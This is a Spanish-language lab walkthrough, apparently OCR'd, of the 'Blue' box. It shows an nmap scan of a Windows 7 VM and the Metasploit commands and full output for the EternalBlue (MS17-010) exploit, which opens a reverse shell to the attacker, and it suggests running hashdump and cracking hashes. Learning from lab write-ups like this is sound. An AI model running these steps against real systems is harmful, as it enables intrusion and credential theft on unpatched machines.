
BLUE V

Etiquetas	Ethical Hacking
	Anotaciones

Blue

- nmap



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -T4 -p- -A 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-14 13:05 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00087s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  DDcr         Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (wo
rkgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:micros
oft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microso
ft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server
2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h20m24s, deviation: 2h18m34s, median: 23s
| smb2-time:
|   date: 2023-07-14T17:06:53
|_  start_date: 2023-07-14T16:59:31
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 08:0
0:27:2a:95:91 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-07-14T13:06:53-04:00
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

TRACEROUTE
HOP RTT     ADDRESS
1   0.87 ms 10.0.2.7

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.09 seconds
```


- posible vulnerabilidad SMB, buscamos en internet Windows 7 Ultimate 7601 Service Pack 1 exploit
    - encontramos a **MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption.**

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
    ...targets...
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
    ...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

- este exploit se puede hacer mediante metasploit, buscamos dentro de esta herramienta a eternalblue:



- la opcion 3, scanner, es nuestro primer paso. escribimos use 3.
- luego options

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting     Required  Description
   ----         ---------------     --------  -----------
   CHECK_ARCH   true                no        Check for architecture on vul
                                              nerable hosts
   CHECK_DOPU   true                no        Check for DOUBLEPULSAR on vul
                                              nerable hosts
   CHECK_PIPE   false               no        Check for named pipe on vulne
                                              rable hosts
   NAMED_PIPES  /usr/share/metaspl  yes       List of named pipes to check
                oit-framework/data
                /wordlists/named_p
                ipes.txt
   RHOSTS                           yes       The target host(s), see https
                                              ://docs.metasploit.com/docs/u
                                              sing-metasploit/basics/using-
                                              metasploit.html
   RPORT        445                 yes       The SMB service port (TCP)
   SMBDomain    .                   no        The Windows domain to use for
                                               authentication
   SMBPass                          no        The password for the specifie
                                              d username
   SMBUser                          no        The username to authenticate
                                              as
   THREADS      1                   yes       The number of concurrent thre
                                              ads (max one per host)
```

- vamos a proveer el rhosts, que es la ip de nuestro objetivo escribiendo set rhosts 10.0.2.7


```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.2.7
rhosts ⇒ 10.0.2.7
```

- run

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.2.7:445          - Host is likely VULNERABLE to MS17-010! - Windows
7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.7:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

  - el scanner nos confirma que este shell es vulnerable a eternalblue mediante el puerto 445. ahora podemos ejecutar el exploit que encontraremos cuando busquemos eternalblue denuevo en metasploit. es la opcion 0.
  - le proporcionamos la ip objetivo y corremos el exploit



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.7
rhosts ⇒ 10.0.2.7
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.7:445          - Host is likely VULNERABLE to MS17-010! - Windows
7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.7:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.7:445 - The target is vulnerable.
[*] 10.0.2.7:445 - Connecting to target for exploitation.
[+] 10.0.2.7:445 - Connection established for exploitation.
[+] 10.0.2.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.7:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.7:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 6
1  Windows 7 Ultima
[*] 10.0.2.7:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 2
0  te 7601 Service
[*] 10.0.2.7:445 - 0×00000020  50 61 63 6b 20 31
   Pack 1
[+] 10.0.2.7:445 - Target arch selected valid for arch indicated by DCE/RPC r
eply
[*] 10.0.2.7:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.7:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.7:445 - Starting non-paged pool grooming
[+] 10.0.2.7:445 - Sending SMBv2 buffers
[+] 10.0.2.7:445 - Closing SMBv1 connection creating free hole adjacent to SM
Bv2 buffer.
[*] 10.0.2.7:445 - Sending final SMBv2 buffers.
[*] 10.0.2.7:445 - Sending last fragment of exploit packet!
[*] 10.0.2.7:445 - Receiving response from exploit packet
[+] 10.0.2.7:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.7:445 - Sending egg to corrupted connection.
[*] 10.0.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.7
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
[+] 10.0.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
```

- were in! desde aqui podriamos escribir hashdump y obtener hash administrador el cual podriamos tratar de crackear, ect.